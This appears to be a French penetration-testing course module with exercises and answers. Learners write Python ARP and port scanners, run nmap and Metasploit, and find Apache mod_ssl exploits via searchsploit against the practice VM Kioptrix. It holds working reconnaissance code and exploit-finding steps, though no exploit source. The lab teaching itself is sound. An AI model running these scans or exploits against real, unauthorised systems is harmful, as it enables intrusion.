Étape 1 : comprendre un script Python

Exercices

1. Quel module a été utilisé pour créer les paquets de requête ARP ?
2. Quelle variable auriez-vous besoin de changer en fonction de votre sous-réseau IP local ?
3. Quelle variable changeriez-vous pour exécuter ce code sur un système avec l'interface réseau nommée ens33 ?
4. Lancer le script contre votre réseau local sur lequel existe la machine Kali Linux et la machine Kioptrix et vérifier que l'ip de Kioptrix est trouvé.

Activité 3

Écriture d'un script en Python



Étape 1 : comprendre un script Python

réponses

1. Quel module a été utilisé pour créer les paquets de requête ARP ?

scapy

2. Quelle variable auriez-vous besoin de changer en fonction de votre sous-réseau IP local ?

ip_range

3. Quelle variable changeriez-vous pour exécuter ce code sur un système avec l'interface réseau nommée ens33 ?

interface

4. Lancer le script contre votre réseau local sur lequel existe la machine Kali Linux et la machine Kioptrix et vérifier que l'ip de Kioptrix est trouvé.

```
1 from scapy.all import *
2
3 interface = "eth0"
4 ip_range = "192.168.100.0/24"
5 broadcastMac = "ff:ff:ff:ff:ff:ff"
6
7 packet = Ether(dst=broadcastMac)/ARP(pdst = ip_range)
8
9 ans, unans = srp(packet, timeout =2, iface=interface, inter=0.1)
10
11 for send, receive in ans:
12     print (receive.sprintf(r"%Ether.src% - %ARP.psrc%"))
13
14
```

```
(root@kali)~/home/kali
# python3 network-scanner.py
Begin emission:
Finished sending 256 packets.
****.*****
Received 11 packets, got 4 answers, remaining 252 packets
52:54:00:12:35:00 - 192.168.100.1
52:54:00:12:35:00 - 192.168.100.2
08:00:27:11:c2:ec - 192.168.100.3
08:00:27:de:97:86 - 192.168.100.9

(root@kali)~/home/kali
#
```

Activité 3

Écriture d'un script en python



Étape 2 : écrire un script de scanner en python

Exercices :

<https://docs.python.org/fr/3/howto/sockets.html>

L'objectif de cette étape est de construire un scanner de port simple.

1. Écrire un script python qui suit l'algorithme suivant :
 - Créer un socket TCP/IPV4 qui a comme timeout 0.5 s
 - Utiliser le socket pour se connecter à un hôte avec comme entrées l'ip de kioptrix et le port 80
 - Afficher la réponse de la connexion
 - Terminer la connexion du socket
 - En cas d'erreur, utiliser une exception pour sauter l'erreur
2. Lancer le script. Quel est le résultat affiché
3. Modifier le script en utilisant le port 3308 au lieu de 80
4. Lancer le script. Quel est le résultat affiché
5. D'après les résultats du scan de nessus des ports ouverts sur la machine Kioptrix(ou vérifier avec un scan nmap). À quoi correspond chaque résultat affiché

Activité 3

Écriture d'un script en Python



Étape 2 : écrire un script de scanner en Python

Exercices :

<https://docs.python.org/fr/3/howto/sockets.html>

6. Apporter les améliorations suivantes au script :

- Utiliser une boucle for qui itère sur l'ensemble des ports de 1 à 65535 et les affiche
- Transformer le code de la connexion avec le socket en fonction qui retournera le résultat de la requête de connexion au lieu de l'afficher si la connexion est établie.
- Modifier la boucle précédente en remplaçant l'affichage du port par un appel de la fonction créée
- Si la fonction retourne un résultat d'une connexion établie, ajouter le numéro de port dans une liste
- Afficher la liste des ports ouverts en ordre et afficher un message « aucun port n'est ouvert si la liste reste vide »

7. Lancer le script contre la machine Kioptrix et vérifier que les ports ouverts sont les mêmes ports découverts par nessus.

Activité 3

Écriture d'un script en Python



Étape 2 : écrire un script de scanner en Python

Réponses

L'objectif de cette étape est de construire un scanner de port simple.

Écrire un script Python qui suit l'algorithme suivant :

- Créer un socket TCP/IPV4 qui a comme timeout 0.5 s
- Utiliser le socket pour se connecter à un hôte avec comme entrées l'ip de kioptrix et le port 80
- Afficher la réponse de la connexion
- Terminer la connexion du socket
- En cas d'erreur, utiliser une exception pour sauter l'erreur

```
1 import socket
2
3
4 ip = '192.168.100.9'
5 port = 80
6
7
8 try:
9     sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10    sock.settimeout(0.5)
11    r = sock.connect_ex((ip, port))
12    print(r)
13    sock.close()
14 except Exception as e:
15    pass
```

Activité 3

Écriture d'un script en Python



Étape 2 : écrire un script de scanner en Python

Réponses

Lancer le script. Quel est le résultat affiché ?

Le résultat affiché est 0

Modifier le script en utilisant le port 3308 au lieu de 80

Lancer le script. Quel est le résultat affiché ?

Le résultat affiché est 111 ≠ 0

```
(root@kali)~/home/kali
# python3 ports-scanner.py
0

(root@kali)~/home/kali
#
```

```
(root@kali)~/home/kali
# python3 ports-scanner.py
111

(root@kali)~/home/kali
#
```

D'après les résultats du scan de nessus des ports ouverts sur la machine Kioptrix (ou vérifier avec un scan nmap). À quoi correspond chaque résultat affiché ?

- **Le résultat 0 correspond à un port ouvert**
- **Tout résultat différent de 0 correspond à un port non ouvert (filtré/fermé)**

Activité 3

Écriture d'un script en python



Étape 2 : écrire un script de scanner en python

Réponses

Apporter les améliorations suivantes au script :

- Utiliser une boucle for qui itère sur l'ensemble des ports de 1 à 65535 et les affiche
- Transformer le code de la connexion avec le socket en fonction qui retournera le résultat de la requête de connexion au lieu de l'afficher si la connexion est établie.

```
(root👁️kali)-[~/home/kali]
└─# python3 ports-scanner.py
1
2
3
4
5
6
7
8
9
10
```

```
def probe_port(ip, port, result = 1):
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(0.5)
        r = sock.connect_ex((ip, port))
        if r == 0:
            result = r
        sock.close()
    except Exception as e:
        pass
    return result
```

Activité 3

Écriture d'un script en Python



Étape 2 : écrire un script de scanner en Python

Réponses

- Modifier la boucle précédente en remplaçant l'affichage du port par un appel de la fonction créée
- Si la fonction retourne un résultat d'une connexion établie, ajouter le numéro de port dans une liste
- Afficher la liste des ports ouverts en ordre et afficher un message « aucun port n'est ouvert si la liste reste vide »

```
open_ports = []

for port in ports:
    sys.stdout.flush()
    response = probe_port(ip, port)
    if response == 0:
        open_ports.append(port)

if open_ports:
    print ("les ports ouverts sont: ")
    print (sorted(open_ports))
else:
    print ("Aucun port nest ouvert")
```

Activité 3

Écriture d'un script en Python



Étape 2 : écrire un script de scanner en Python

réponses

Exemple de script final :

```
1 #!/usr/bin/python3
2
3 import sys
4 import socket
5
6 ip = '192.168.100.9'
7 open_ports = []
8 open_ports = []
9 ports = range(1, 65535)
10
11 def probe_port(ip, port, result = 1):
12     try:
13         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
14         sock.settimeout(0.5)
15         r = sock.connect_ex((ip, port))
16         if r == 0:
17             result = r
18         sock.close()
19     except Exception as e:
20         pass
21     return result
22
23 for port in ports:
24     sys.stdout.flush()
25     response = probe_port(ip, port)
26     if response == 0:
27         open_ports.append(port)
28
29
30 if open_ports:
31     print ("les ports ouverts sont: ")
32     print (sorted(open_ports))
33 else:
34     print ("Aucun port nest ouvert")
```


Le lancement du script contre kioptrix donne les résultats suivants :

```
(root@kali)-[/home/kali]
└─# python3 port-scanner.py
les ports ouverts sont:
[22, 80, 111, 139, 443, 32768]
```

Qui sont exactement les mêmes ports découverts par nessus



WEBFORCE
BE THE CHANGE



PARTIE 3


EXPLOITER LES VULNÉRABILITÉS AU SEIN D'UN SYSTÈME D'INFORMATION

Dans ce module, vous allez :

- Apprendre à utiliser plusieurs fonctionnalités de nmap
- Identifier des vulnérabilités avec différents outils
- Exploiter des vulnérabilités manuellement ou en utilisant des frameworks d'exploitation



35 heures



ACTIVITÉ 1

REALISER UN TEST D'INTRUSION 1

Compétences visées :

- Scanner des ports des services avec nmap
- Analyser les résultats des scans et identifier les vulnérabilités
- Connaître les méthodes d'exploitation

Recommandations clés :

- Le processus de test d'intrusion n'est pas un processus linéaire, c'est un processus avec beaucoup d'essais et d'échecs
- Apprendre le fonctionnement de chaque service rencontré



11 heures



WEBFORCE
BE THE CHANGE

CONSIGNES

1. Pour le formateur :

- Il n'y a pas une seule solution possible à chaque question
- Il faut orienter les apprenants en cas de blocage et donner des indices.
- Les réponses ne doivent être présentes qu'à la fin du temps prévu pour chaque activité

2. Pour l'apprenant :


- L'intérêt de chaque activité est le processus de test d'intrusion et les techniques utilisées et pas forcément le résultat final
- Pour chaque question, se rappeler des étapes précédentes et de ce qui a été fait avant
- Prendre des notes durant l'activités

3. Conditions de réalisation :

- La VM Kali linux installée et à jour
- La VM vulnérable à télécharger sur le lien suivant : https://drive.google.com/file/d/1YHQka4HLtcMa7v37Go_uD-AFI02Q55IM/view?usp=sharing
- Les 2 VMs doivent être sur le même réseau NAT

4. Critères de réussite :

- Connaissance aisée des méthodes d'exploitation
- Exploitation maîtrisée des vulnérabilités identifiées



Activité 1

Réaliser un test d'intrusion 1



Étape 1 : scan et identification de vulnérabilités

L'objectif de cette activité est d'exploiter des vulnérabilités de 2 services différents. Pour ce faire, nous allons continuer à utiliser la VM kioptrix installé dans la partie précédente.

Exercices

1. Quelle est l'ip de la machine cible ?
2. Proposer un scan nmap pour scanner les ports ouverts. Combien de ports TCP sont ouverts ?
3. Quel service/version correspond à chaque port ? (seulement les ports avant 1024)
4. Pour chaque service/version, chercher s'il y a une vulnérabilité correspondante
5. Est-ce qu'il y a une vulnérabilité qui correspond au service disponible sur le port 80 ?
6. Si une vulnérabilité est identifiée pour le service sur le port 80, décrire son fonctionnement et ses conséquences.
7. Utiliser metasploit pour trouver la version du service disponible sur le port 139. Quel module est utilisé ?
8. Chercher une vulnérabilité pour cette version et tester les exploits disponible pour cette vulnérabilité.

Activité 1

Réaliser un test d'intrusion 1



Étape 2 : exploitation des vulnérabilités

Exercices

1. Récupérer les exploits pour les vulnérabilités identifiées et tester les. Utiliser la commande **gcc exploit.c -o exploit -lcrypto** pour compiler un exploit écrit en C
2. L'utilisation d'un exploit doit vous permettre d'avoir accès à la machine cible. Avec quel utilisateur ?
3. D'après les informations sur l'exploit utilisé et quel est le niveau de privilèges de l'accès qu'il est censé donner.
4. Est-ce que l'exploit utilisé s'est exécuté sans erreur ?
5. S'il y avait une erreur, elle est due à quoi ?
6. Proposer une solution pour éviter cette erreur et utiliser la.
7. L'utilisation d'un exploit d'une vulnérabilité d'un autre service que http doit vous permettre d'avoir accès à la machine cible. Avec quel utilisateur ?

Activité 1

Réaliser un test d'intrusion 1



Étape 1 : scan et identification de vulnérabilités

réponses

Quelle est l'ip de la machine cible ?

L'ip de la machine cible kioptrix a été identifiée dans la partie précédente avec les commandes `arp-scan -l` ou `netdiscover -r X.X.X.X/24`

Dans notre cas, l'ip cible est **192.168.100.9**

```
Currently scanning: Finished! | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 300
-----
IP           At MAC Address  Count  Len  MAC Vendor / Hostname
-----
192.168.100.1 52:54:00:12:35:00  1     60  Unknown vendor
192.168.100.2 52:54:00:12:35:00  1     60  Unknown vendor
192.168.100.3 08:00:27:b7:da:aa  2    120  PCS Systemtechnik GmbH
192.168.100.9 08:00:27:de:97:86  1     60  PCS Systemtechnik GmbH
```

Proposer un scan nmap pour scanner les ports ouverts. Combien de ports TCP sont ouverts ?

Plusieurs scan nmap sont possible pour identifier les ports ouverts.

Pour une réponse rapide avec des résultats sans beaucoup de details,

nous utilisons le scan nmap suivant : `nmap -T4 -sS -Pn -p1-1024 192.168.100.9`

5 ports semblent ouverts sur le range entre 1 et 1024

```
(root@kali)~[/home/kali]
# nmap -T4 -sS -p1-1024 192.168.100.9
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-27 07:49 EDT
Nmap scan report for 192.168.100.9
Host is up (0.0011s latency).
Not shown: 1019 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
MAC Address: 08:00:27:DE:97:86 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

Activité 1

Réaliser un test d'intrusion 1



Étape 1 : scan et identification de vulnérabilités

réponses

Quel service/version correspond à chaque port ? (seulement les ports avant 1024)

port	service
22	SSH
80	HTTP
111	RPCBIND
139	SMB
443	HTTPS

Pour chaque service/version, chercher s'il y a une vulnérabilité correspondante.

Pour chercher des vulnérabilités pour les services identifiés, il faut connaître la version de chaque service et en même temps utiliser les scripts par défaut de nmap, nous utilisons la commande suivante pour le faire : **nmap -sC -sV -p 22,80,11,139,443 192.168.100.9**

Activité 1

Réaliser un test d'intrusion 1



Étape 1 : scan et identification de vulnérabilités

réponses

Les scripts par défaut de nmap n'ont identifié aucune vulnérabilité. Cependant, nous avons maintenant les versions de chaque service. Nous utilisons ces informations pour chercher des vulnérabilités sur google (exploit-db) ou bien utiliser la copie de exploit-db avec searchsploit

```
(root@kali)-[~/home/kali]
└─# nmap -sC -sV -p 22,80,111,139,443 192.168.100.9
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-27 07:59 EDT
Nmap scan report for 192.168.100.9
Host is up (0.00049s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
|_ ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_ _sshv1: Server supports SSHv1
80/tcp    open  http        Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_ _http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ _http-title: Test Page for the Apache Web Server on Red Hat Linux
|_ http-methods:
|   Potentially risky methods: TRACE
111/tcp   open  rpcbind     2 (RPC #100000)
|_ rpcinfo:
|   program version   port/proto  service
|   100000  2             111/tcp    rpcbind
|   100000  2             111/udp    rpcbind
|   100024  1             32768/tcp  status
|   100024  1             32768/udp  status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ _ssl-date: 2022-08-27T15:59:53+00:00; +3h59m59s from scanner time.
|_ _http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ _ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
|_ Not valid before: 2009-09-26T09:32:06
|_ Not valid after:  2010-09-26T09:32:06
|_ _http-title: 400 Bad Request
|_ _sslv2:
|   SSLv2 supported
|_ ciphers:
|   SSL2_RC2_128_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|   SSL2_RC4_64_WITH_MD5
|_  SSL2_RC4_128_EXPORT40_WITH_MD5
MAC Address: 08:00:27:DE:97:86 (Oracle VirtualBox virtual NIC)
```

Activité 1

Réaliser un test d'intrusion 1



Étape 1 : scan et identification de vulnérabilités

réponses

Est-ce qu'il y a une vulnérabilité qui correspond au service disponible sur le port 80 ?

La service http sur le port 80 est identifié avec Apache httpd 1.3.20. Grâce à searchsploit nous voyons que cette version d'Apache est vulnérable à plusieurs vulnérabilités.

```
(root@kali)~[/home/kali]
# searchsploit Apache 1.3.20
```

Exploit Title	Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution	php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner	php/remote/29316.py
Apache 1.3.20 (Win32) - 'PHP.exe' Remote File Disclosure	windows/remote/21204.txt
Apache 1.3.6/1.3.9/1.3.11/1.3.12/1.3.20 - Root Directory Access	windows/remote/19975.pl
Apache 1.3.x < 2.0.48 mod_userdir - Remote Users Disclosure	linux/remote/132.c
Apache < 1.3.37/2.0.59/2.2.3 mod_rewrite - Remote Overflow	multiple/remote/2237.sh
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow	linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak	linux/webapps/42745.py
Apache CouchDB < 2.1.0 - Remote Code Execution	linux/webapps/44913.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service	multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit)	multiple/remote/41690.rb
Apache Struts < 2.2.0 - Remote Command Execution (Metasploit)	multiple/remote/17691.rb
Apache Tika-server < 1.18 - Command Injection	windows/remote/46540.py
Apache Tomcat < 5.5.17 - Remote Directory Listing	multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal	unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)	multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote C	jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote C	windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)	linux/dos/36906.txt
Oracle Java JDK/JRE < 1.8.0.131 / Apache Xerces 2.11.0 - 'PDF/Docx' Server Side Denial of S	php/dos/44057.md
Webroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution	linux/remote/34.pl

```
Shellcodes: No Results
```

Activité 1

Réaliser un test d'intrusion 1



Étape 1 : scan et identification de vulnérabilités

réponses

Si une vulnérabilité est identifiée pour le service sur le port 80, décrire son fonctionnement et ses conséquences.

Le type de vulnérabilités qui nous intéressent dans un test d'intrusion sont les vulnérabilités qui nous donnent un accès local ou remote sur la machine cible.

La vulnérabilité remote buffer overflow semble répondre à ce point. Un Buffer overflow se produit lorsqu'un programme qui écrit des données dans une mémoire tampon surcharge la capacité de cette mémoire tampon. l'attaquant peut délibérément écraser des zones connues pour contenir du code exécutable et gagner accès à la machine cible (voir le guide de soutien pour plus de détails).

Utiliser metasploit pour trouver la version du service disponible sur le port 139. Quel module est utilisé ?

Si nous lançons Metasploit et cherchons smb version : search smb version. Nous allons trouver le module auxiliary/scanner/smb/smb_version qui permet de détecter le version smb installé

```
msf6 > search smb version

Matching Modules
-----
#  Name                                                                 Disclosure Date  Rank  Check  Description
-  -
0  exploit/multi/http/struts_code_exec_classloader                    2014-03-06      manual No      Apache Struts ClassLoader Manipulation Remote Code Exec
1  exploit/windows/smb/ms08_067_netapi                               2008-10-28      great Yes     MS08-067 Microsoft Server Service Relative Path Stack C
2  exploit/windows/browser/ms10_022_ie_vbscript_winhlp32            2010-02-26      great No      MS10-022 Microsoft Internet Explorer Winhlp32.exe MsgBo
3  exploit/windows/fileformat/ms14_060_sandworm                     2014-10-14      excellent No     MS14-060 Microsoft Windows OLE Package Manager Code Exe
4  auxiliary/dos/windows/smb/rras_vls_null_deref                   2006-06-14      normal No      Microsoft RRAS InterfaceAdjustVLSPointers NULL Derefe
5  auxiliary/dos/windows/smb/ms11_019_electbrowser                  2011-01-19      normal No      Microsoft Windows Browser Pool DoS
6  exploit/windows/smb/smb_rras_erraticgopher                       2017-06-13      average Yes    Microsoft Windows RRAS Service MIBEntryGet Overflow
7  auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow         2010-05-14      normal No      Microsoft Windows SRV.SYS SrvSmbQueryFsInformation Pool
8  auxiliary/scanner/smb/smb_version                                2010-06-16      normal No      SMB Version Detection
9  exploit/linux/samba/chain_reply                                   2010-06-16      good  No      Samba chain_reply memory corruption (Linux x86)
10 exploit/multi/ids/snort_dce_rpc                                   2007-02-19      good  No      Snort 2 DCE/RPC Preprocessor Buffer Overflow
11 exploit/windows/browser/java_ws_arginject_altjvm                2010-04-09      excellent No     Sun Java Web Start Plugin Command Line Argument Injecti
